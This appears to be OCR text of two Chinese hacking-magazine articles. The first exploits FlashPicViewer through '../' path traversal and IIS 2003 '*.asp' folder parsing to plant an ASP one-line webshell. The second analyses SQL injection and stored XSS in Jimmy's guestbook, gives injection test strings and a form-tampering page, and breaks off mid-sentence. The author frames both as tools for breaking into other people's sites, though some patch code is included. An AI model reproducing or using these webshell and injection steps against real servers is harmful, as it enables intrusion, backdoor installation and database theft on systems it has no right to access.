




图3 左侧的列表中多了一个“jm.asp.xml”文件

在文件名后自动给加上了XML？用“Winsock”监听当前页，然后重新提交，抓取到的POST值是：xmlname=jm%2Easp%2E%2Exml&xml=%3C%25execute%28request%28%22c%22%29%29%25%3E，在xmlname中果然增加了一个.xml，将增加的%2Exml删除后保存在1.txt中，再用NC提交1.txt，结果返回的是“ok=0”，这是什么意思？并且在“图片列表编辑”窗口中也没有增加任何文件！搞不懂，还是看代码吧！打开“_savexmlfile.asp”页，对其一番分析，原来如此：

```
xmlname=Request.Form("xmlname")
a=Split(xmlname,".") '检查后缀是否为XML文件
b=a(UBound(a))
If Lcase(b)<>"xml" Then '如果不是xml就退出
Response.Write("&ok=0&")
Response.End
End If
```

用“Split”以小数点为界分割字符串，用“UBound”返回数组a中的最大下标，也就是最后一个小数点后的字符，再用Lcase将这个字串转为小写，如果不是xml，那就退出交互，返回ok=0之类的提示！否则，才允许保存！瞧！又一个美丽的泡泡消失了！


图4 创建文件夹界面


图5 在根目录多出一个abc文件夹

为什么美梦总是消失得那么快！偶心灰意冷地点开一个又一个窗口，当打开“分类详细设置”窗口时，其中的一个设置吸引住了我的眼球，如图4

难道这里可以创建新的文件夹？在“图片所在目录”中输入“abc”，然后点“建立”，返回“保存成功”，但左侧的窗口并没有什么变化，那么“abc”创建到哪儿去了？打开硬盘中网站所对应的FPV文件夹，呵呵！在根目录内躺了一个“abc”！如图5。

再看一下图4中的设置，恍然明白，左侧列表中的分类名称就好比是网站的虚拟目录，而刚才建立的“abc”目录就是该虚拟目录映射的实际目录，当对虚拟目录进行操作时，其实指向的是该虚拟目录所对应的实际目录。说到目录，我忽然想起“WINDOWS”的一个经典字符“../”（跳转字符），不知FPV是否对其进行了过滤？在“图片所在目录”中输入：“../abc”，建立成功后，打开FPV的上一级目录，果然多了一个“abc”文件夹，哈哈！经典就是经典！那么同样有着保存功能的“图片列表编辑”窗口，是否也存在此经典呢？在其中输入：“../abc.xml”，然后打开FPV目录，嘻嘻！在XML默认保存的文件夹“fpv_xmls”的上一级目录中，也就是FPV根目录下多了一个“abc.xml”文件。

记得《手册》中有篇文章曾提到，在2003系统内，如果文件夹的名称是“*.asp”（*代表任意字符），那么当用户访问这个文件夹中的文件时，不管所指定的文件是什么格式，都会先用asp.dll解析，按照这个特性，如果我将带有一句话木马的xml文件保存到一个“*.asp”文件夹内，不就可以得到一个ASP后门了？OK，说干就干，先打开“分类详细设置”窗口，在“图片所在目录”中输入“photos/jm.asp”（目录名称及路径任意，但.asp是不可少的），如图6。




图6 创建文件夹




图7 保存为../photos/jm.asp/jm.xml

这样就会在“photos”目录内创建一个名为“jm.asp”的文件夹，接下来打开“图片列表编辑”窗口，在窗口中间的空白框内输入一句话木马代码：<%execute(request("c"))%>，保存名称处输入：../photos/jm.asp/jm.xml，如图7。

成功后，将URL地址更改为：http://127.0.0.1/fpv/photos/jm.asp/jm.xml，执行后返回的信息如图8，“类型不匹配：'execute'”，一句话木马的经典特征！




图8 一句话木马提交成功

经过一番努力，终于找到FPV的漏洞，但要实现上面的效果并不是随手拈来的，而要具备两个条件：一是必须有FPV后台的管理员名称及密码；二是服务器必须是“Windows Server 2003”。所以上面的测试就有些理想化了，但是，网络中也不乏缺少安全意识的站长，当以Admin名称和密码进入了后台，或用其他方法读到了“MyConfig.asp”文件中的C_Login_User_Name和C_Login_User_Password的值，不妨尝试一下这种方法，搞不准，一个N好的服务器就到手了，呵呵！

说完了漏洞，再说一下修补方法。通过前面的分析，我们也可以看到这个漏洞需要两个条件，一是在“分类详细设置”中可以设置“*.asp”名称的文件夹，二是在“图片列表编辑”中可以使用“../”（跳转符号）保存XML文件，那么只要过滤掉这两个条件中的关键字符，就可以补上这个漏洞了！修补方法如下：

1、打开“分类详细设置”（_md.asp）文件，在：dir=HTMLEncode(U8Decode(request("dir")))后加入：dir=replace(dir,".","")语句，过滤“.”符号。

2、打开“图片列表编辑”（_savexmlfile.asp）文件，在：xmlname=Request.Form("xmlname")后加入：xmlname=replace(replace(xmlname,"/",""),"\","")语句，过滤“/”和“\”符号。

编辑点评：又是“../”，这一招让不少程序栽了跟头，这一次轮到FlashPicViewer了！不过FlashPicViewer好像真的很火，使用的人越来越多了，也难怪，谁不想自己的相册看上去很Cool呢，呵呵~不过安全还是要注意，这里作者说的只能算开了个简单的头，以后会有很多人把目光转移到这上面来，那时估计又会是漏洞满天飞咯。

这里还有个很不安全的隐患就是直接保存用户名和密码在文件中，那就有可能通过别的手段进行读取，比如他站上还存在一个可以注射PHP系统，我们可以用load_file查看这个保存用户名和密码的文件，进而能进入后台进行系列操作，当然这样的机遇可遇不可求！

注入+跨站，Jimmy中文站留言簿的致命之伤

花非花

从本文你可以学到：

1、Jimmy 中文站留言簿的SQL注射漏洞分析

2、Jimmy 中文站留言簿跨站利用

3、一次综合利用实例

Jimmy 中文站留言簿，一款基于 ASP 的留言程序，程序界面美观，功能简单，安全性还不错（至少不至于让我们轻易拿到webshell），所以深受不少站长的喜爱！

某次入侵一个站的时候，拿不下来，后来发现有这么一款留言本，于是去网上找了一款下来研究！呵呵，就发现有洞啦！今天就让我们来看看这款留言本的洞吧！在这里顺便提一下，本人在《黑客手册》这一优秀的黑客杂志里学到了N多东西，特别是跟lcx、剑心、寂寞的刺猬、fristsee这四位不相识大哥学到了不少东西，在此表示感谢，顺便给lcx大哥建议一下：有空的话，带剑心和刺猬这两个家伙到警察局待几天（刺猬：小心我扎你，呵呵），不然那些站长估计要抱怨连天了，天天有出不完的洞！大家不要BS我啊！嘻嘻！OK，我们步入正题：

一、注入漏洞的出现

由于是留言本，程序功能肯定足够简单，所以属于游客留言方面的文件漏洞就比较少了，出问题大部分是在管理方面的文件。我在本机架设了此留言本以后，通过测试，发现edit.asp（管理员修改游客留言的全部内容）与admin_editly.asp（只修改留言内容）这两个存在问题！

先看edit.asp文件中，行18—20：

```
id=request("id")
set rs=server.createobject("adodb.recordset")
sql="select * from [guest] where id="&id
rs.open sql,conn,1,3
if rs("sessionid")=session.sessionid
```

直接用request方法从客户端要获取修改留言的id值，没有任何过滤！这就是第一个洞了！再来看一下admin_editly.asp文件，行19—23：

```
id=request("id")
guestcontent=request("guestcontent")
set rs=server.createobject("adodb.recordset")
sql="select guestcontent,id,sh from [guest] where id="&id
rs.open sql,conn,1,3
```

漏洞产生的原因和edit.asp是一样的。当然，既然是管理员留言的文件，没有管理员权限肯定是没用滴（鸡蛋满天飞，我闪！）。为了不让大家BS我，另一个注入漏洞就出现啦！

搜索型注入漏洞！记得看过某牛人写的搜索型注入漏洞！但是，一直找不到机会测试，今天算可以好好实践一番了！让我们来看看代码searchresult.asp，行39—48：

```
keyword=trim(request("keyword"))
classid=request("classid")
set rs=server.createobject("adodb.recordset")
if classid="留言内容" then
sql="select * from guest where guestcontent like '%"&keyword&"%'"
elseif classid="回复内容" then
sql="select * from guest where guestreply like '%"&keyword&"%'"
else
sql="select * from guest where guestname like '%"&keyword&"%'"
end if
```

查询字符串是以request方法直接从客户端获取数据，没有经过任何过滤！所以，我们可以通过'% and xxx and '%这样的字符串来闭合查询语句！比如：在research.asp那的搜索文本框输入并执行字符串com%' and 1=1 and '%，那么查询的语句就是"select * from guest where guestcontent like '%com%' and 1=1 and '%%' "。把前面的1=1换成1=2就可以按照我们以前的思路来利用这个SQL漏洞了。

二、跨站漏洞

一般看留言本，肯定要说说跨站嘛！来看save.asp(保存用户留言的文件)，行92：

```
server.HTMLEncode(guestname)<>guestname or (…省略部分代码…) or InStr(guestname,"/")<>0 or InStr(guestname,"\")<>0
```

通过inc目录下的char.asp文件中的HTMLEncode函数过滤了跨站必备的常用字符，如下。

```
function HTMLEncode(fString)
    fString = replace(fString, ">", "&gt;")
    fString = replace(fString, "<", "&lt;")
    fString = Replace(fString, CHR(13), "")
    fString = Replace(fString, CHR(10) & CHR(10), "</P><P>")
    fString = Replace(fString, CHR(10), "<BR>")
    HTMLEncode = fString
end function
```

邮箱等其他地方也有各自的函数做了过滤，所以跨站对这个文件是没戏了，但是，再来看一个关于管理公告的文件，发布公告的文件我们就先不看了，我们来看保存公告的文件update_editnote.asp。

我们打开文件后，可以很清楚地看到嵌入文件中没有inc/char.asp这个文件，行6、7直接获取客户端提交过来的数据，然后直接update到各自的字段中(行10—14)，没有任何过滤！如图1。

到这里，我们都明白的跨站漏洞出现啦！

三、成功利用范例

估计再不讲利用，我就要被和我一样菜的菜菜们扔鸡蛋了！由于edit.asp与admin_editly.asp这两个文件利用需要具备管

理员的权限，所以没有什么价值。那么，现在我们就说一下searchresult.asp注入漏洞的利用，要进行搜索的时候，必须先经过search.asp这个文件（输入查询内容，post到searchresult.asp这个文件），由于search.asp这文件对输入长度作了限制：<input type="text" size="28" maxlength="12" name="keyword" >。我们必须把maxlength修改一下，改成500应该够用了吧？呵呵，为了方便小菜，我自己做了一个htm页面，需要注意的内容：<FORM action=http://localhost/searchresult.asp method=post>，入侵的时候，一定记得把action后面的网站改成http://你入侵的站/searchresult.asp。好了，我们接着测试！和正常的sql injection一样，在黑盒测试时只需要输入"关键字+'"，"关键字+%' and 1=1 and '%"和"关键字+%' and 1=2 and '%"来判断是否存在注入漏洞（请注意，关键字一定是要存在的），对于这款程序来说，如果搜索到存在的字符串，便会返回正常页面，如果搜索不到任何消息，便给你如图2所示的结果。

